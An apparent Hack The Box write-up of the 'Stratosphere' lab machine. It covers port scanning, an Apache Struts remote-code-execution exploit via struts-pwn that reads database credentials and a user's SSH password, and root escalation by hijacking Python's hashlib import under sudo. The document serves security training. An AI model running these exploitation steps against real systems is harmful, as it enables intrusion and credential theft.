Stratosphere

24th September 2018 / Document No D18.100.19

Prepared By: Alexander Reid (Arrexel)

Machine Author: linted

Difficulty: Medium

Classification: Official

SYNOPSIS

Stratosphere focuses on the use of an Apache Struts code execution vulnerability which was leveraged in a large-scale breach, resulting in the disclosure of millions of peoples' credit information.

Skills Required


- Basic/intermediate knowledge of Linux
- Basic understanding of Python

Skills Learned

- Identifying and Exploiting Apache Struts
- Exploiting Sudo NOPASSWD
- Hijacking Python libraries

Enumeration

Nmap




Target: 10.10.10.64
Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v 10.10.10.64

10.10.10.64

	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 7.4p1 Debian 10+deb9u2 (p
✓	80	tcp	open	http	
✓	8080	tcp	open	http-proxy	

Nmap finds OpenSSH and Apache Tomcat running on the target.

Dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 4
Results - Tree View
Errors: 10
Change
Back
Pause
Stop
Report

http://10.10.10.64:8080/

Directory Stucture	Response Code	Response Size
	200	1968
index.html	200	1970
GettingStarted.html	200	410
main.js	200	2318
manager	302	123
Monitoring	200	406


```
Current speed: 334 requests/sec                    (Select and right click for more options)
Average speed: (T) 318, (C) 324 requests/sec

Parse Queue Size: 0                                Current number of running threads: 100
Total Requests: 360704/441102

Time To Finish: 00:04:08

DirBuster Stopped                                                                /sites209/
```

Fuzzing finds a **Monitoring** directory, which redirects to a **Welcome.action** page. The .action extension indicates that this is Apache Struts.

Exploitation


Apache Struts

Exploit: https://github.com/mazen160/struts-pwn



```
root@kali:~/Desktop/writeups/stratosphere/struts-pwn# python struts-pwn.py -u ht
tp://10.10.10.64/Monitoring/example/Welcome.action -c 'id'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: id
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION::::--> ('Connection broken: IncompleteRead(0 bytes read)', IncompleteR
ead(0 bytes read))
Note: Server Connection Closed Prematurely

uid=115(tomcat8) gid=119(tomcat8) groups=119(tomcat8)

[%] Done.
```

Using the above exploit is very straightforward, however there is a fairly restrictive firewall that prevents a basic reverse shell. Viewing the contents of **db_connect** in the current directory exposes some MySQL credentials (admin:admin). Using this, it is possible to obtain the **richard** user's SSH password.




```
root@kali:~/Desktop/writeups/stratosphere/struts-pwn# python struts-pwn.py -u ht
tp://10.10.10.64/Monitoring/example/Welcome.action -c 'mysql -u admin -padmin -e
 "use users;select * from accounts"'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysql -u admin -padmin -e "use users;select * from accounts"
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION::::--> ('Connection broken: IncompleteRead(0 bytes read)', IncompleteR
ead(0 bytes read))
Note: Server Connection Closed Prematurely

fullName        password        username
Richard F. Smith        9tc*rhKuG5TyXvUJOrE^5CK7k       richard
```

Privilege Escalation

Python Library Hijacking

Running **sudo -l** reveals that richard is able to run **/usr/bin/python*** **/home/richard/test.py**, however richard does not have write permissions for the script.

Examining the script shows that **hashlib** is imported. By creating **hashlib.py** in the same directory, python will import this module instead of the real hashlib and execute the contents.



```
richard@stratosphere:~$ ls
Desktop  hashlib.py  test.py  user.txt
richard@stratosphere:~$ cat hashlib.py
import pty

pty.spawn("/bin/bash")
richard@stratosphere:~$ sudo /usr/bin/python3 /home/richard/test.py
root@stratosphere:/home/richard# id
uid=0(root) gid=0(root) groups=0(root)
root@stratosphere:/home/richard# cd /root
root@stratosphere:~# ls
Desktop    Downloads  Pictures  root.txt   Videos
Documents  Music      Public    Templates
root@stratosphere:~# 
```